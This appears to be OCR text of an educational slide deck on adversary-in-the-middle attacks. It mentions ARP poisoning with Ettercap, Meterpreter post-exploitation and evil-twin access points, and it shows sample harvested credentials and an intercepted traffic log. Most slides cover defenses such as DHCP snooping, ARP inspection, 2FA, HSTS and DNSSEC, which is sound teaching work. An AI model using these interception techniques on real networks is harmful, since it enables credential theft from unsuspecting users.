
Password ••••••••••••••••••

Forgot your password?

```
test@email.com michlugen2
victim@email.com victimsPassword123
windowsVictim@email.com windowsVictimP@ssword
```

OTHER POSSIBLE USES

- Set up a Meterpreter exploit with Metasploit (auto execute with JS).
  - Meterpreter enables adversary command and control access to the victim machine
- Forward credentials to a bank or other application
- Hoist the mainsails
- Possibilities are endless.


PHASE 1
PHASE 2
PHASE 3
USE ETTERCAP TO ARP POISON A NETWORK
?
Profit
imgflip.com
SOUTHPARK.CC.COM

UNLIMITED

PROTECTIONS AGAINST AITM

HOW TO PROTECT AGAINST AITM?


- It seems hopeless, but these attacks can be prevented, and even detected in some cases.
- In addition to the helpful tools listed earlier, there is more that can be done.

BUSINESS PROTECTION

- Wireless Intrusion Prevention System (WIPS) can be used to detect this.
- Notify Appropriate Personnel if you notice multiple APs with the same name or have different security parameters.
- USER EDUCATION
- DHCP Snooping
- ARP Snooping / Dynamic Arp inspection
- Separate “guest” network
- Strict Wifi device policy.

LOG IN PROTECTION / USER REMINDERS


- SOU shibboleth Login is a good example
- User Reminder with a picture
- Enforces 2FA login with Duo



☐ I have verified the address of this login page.

shib.sou.edu/idp/profile/SAML2/Redirect/SSO?exec

SOU Shibboleth Login Services



Authentication with Duo is required for the requested service.


2 FACTOR AUTHENTICATION (2FA)

- Use 2 factor authentication to prevent email / account hijacking.
- This makes it much more difficult for attackers to gain access to your account.

PASSWORD
VERIFY
Username
****
Login


VPNS

- Use a Personal / Business VPN
- Use a reputable company.
- Encrypts information before leaving the device
- Obfuscates originating IP address



VPNS DO NOT PROTECT AGAINST

- Information leaking
  - DNS / Certificates.
- A malicious or compromised VPN service.
- Entering information Into a malicious website



URLs

	/MFgwVqADAgEAME8wTTBLMAkGBSsOAwIaBQAEFEjayaD7K9MtT%252FDeaNL1Z7c
172.16.42.119	http://r3.o.lencr.org /MFgwVqADAgEAME8wTTBLMAkGBSsOAwIaBQAEFEjayaD7K9MtT%252FDeaNL1Z7c
172.16.42.119	http://ocsp.digicert.com /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaBQAEFMEvRXbtFVnssF26ib%252BdgHjlI
172.16.42.119	http://ocsp.digicert.com /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaBQAEFBLXi0AsNWIG%252BoJ%252FjtiS
172.16.42.119	http://ocsp.pki.goog/gts1c3 /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaBQAEFMcueYrd%252F2E0s7rtR0K4u8bA

CONCLUSION

- AITM is a powerful technique in the adversary’s toolbelt.
- Cat and mouse game
  - MITM / https
  - Sslstrip / HSTS Preload
  - Dns spoofing / DNSSEC
  - Wifi Security Chronology
    - Open > WEP > WPA > WPA2 > WPA3
- Not very common
- Make sure businesses’ network strategy includes implementation techniques to mitigate or eliminate AITM attacks.

QR CODE RESOURCES

AITM story

hstspreload.org

DNSSEC

Hack5

Other Resources

WPA3 vulnerability

(Don’t scan random QR codes you don’t trust)

SOURCES

- https://bluecatnetworks.com/blog/breaking-down-dnssec-how-does-it-work/
- https://levelup.gitconnected.com/man-in-the-middle-attack-part-1-arp-spoofing-6f5b174dec59
- https://w3techs.com/technologies/details/ce-hsts
- https://wpa3.mathyvanhoef.com/
- https://www.codeguru.com/network/spoofing-the-arp-table-of-remote-computers-on-a-lan/
- https://www.coengoedegebure.com/executing-a-man-in-the-middle-attack/
- https://www.hak5.org/
- https://www.linkedin.com/pulse/dnssec-reasons-slow-adoption-eugene-rosenbloom?trk=public_profile_article_view
- https://www.malwarebytes.com/blog/news/2018/09/two-factor-authentication-2fa-secure-seems

SOURCES

- https://www.networkacademy.io/ccna/ethernet/arp-security
- https://www.practicalnetworking.net/series/arp/traditional-arp/
- https://threatpost.com/ultimate-mitm-attack-steals-1m-from-israeli-startup/150840
  - https://research.checkpoint.com/2019/incident-response-casefile-a-successful-bec-leveraging-lookalike-domains/
- https://www.youtube.com/watch?v=OtO92bL6pYE
- Navaz, A. S. Syed & K.Girija,. (2014). Hacking And Defending In Wireless Networks. Journal of Nano Science and Nano Technolgy. 2. 353-356.
- Ref: Buchanan, William J (2022). RC4 cipher with repeated IV. Asecuritysite.com. https://asecuritysite.com/encryption/rc4_wep
- Roig, Jv & Gatdula, Eunice. (2019). HSTS Preloading is Ineffective as a Long-Term, Wide-Scale MITM-Prevention Solution: Results from Analyzing the 2013 - 2017 HSTS Preload List.
- Wikipidia commons images

EXTRAS

DNSSEC – THE LONG VERSION

Mechanism	What it does
RRSIG records (Resource Record Set)	Records of the same name and type. These get signed.
Zone Signing Key Pair (ZSK)	Verifies the signature, stored in the DNSKEY record
DNSKEY record	Stores the ZSK and KSK Used to verify RRSIG signatures
Key-Signing Key	Validates public ZSK
DS record	Links parent and child zones Contain hash of the child zone’s DNSKEY


DNSSEC THE LONG VERSION STEP BY STEP

1. Client request an A record for some domain from the local validating recursive server (LVRS)
2. LVRS follows path from root to authoritative server
3. LVRS request an A record from the authoritative server
4. Authoritative server responds with the A record and RRSIG A record for the requested domain.
5. LVRS requests the DNSKEY from the domain's authoritative server
6. Authoritative server responds with the DNSKEY record and RRSIG DNSKEY record for the requested domain
7. LVRS asks .com for the DS record for the requested domain
8. .com server responds with the DS record and corresponding RRSIG DS record
9. LVRS requests DNSKEY record from the .com server
10. .com responds with the DNSKEY and RRSIG DNSKEY record

- Repeat steps 7 to 10 above but for the Root server.

PROBLEM: DHCP SPOOFING


- Adversary changes their IP address to the IP Address of the default gateway or DNS server.
- Used together with ARP Spoofing/Poisoning
- Can redirect requests elsewhere or sniff incoming packet data.



SOLUTION: DHCP SNOOPING

- Only allow DHCP to be handed out by trusted devices.

- Prevents rogue APs from assigning IP addresses.




WIFI CHRONOLOGY PROBLEM

- Balancing need for security with useability
- Problems and solutions
  - Open > WEP > WPA > WPA2 >WPA3

EVIL TWIN ACCESS POINTS

- Impersonate legitimate access points.
- Allow easier access to credentials
  - No need for arp spoofing/poisoning
- Example: Wi-Fi Pineapple.



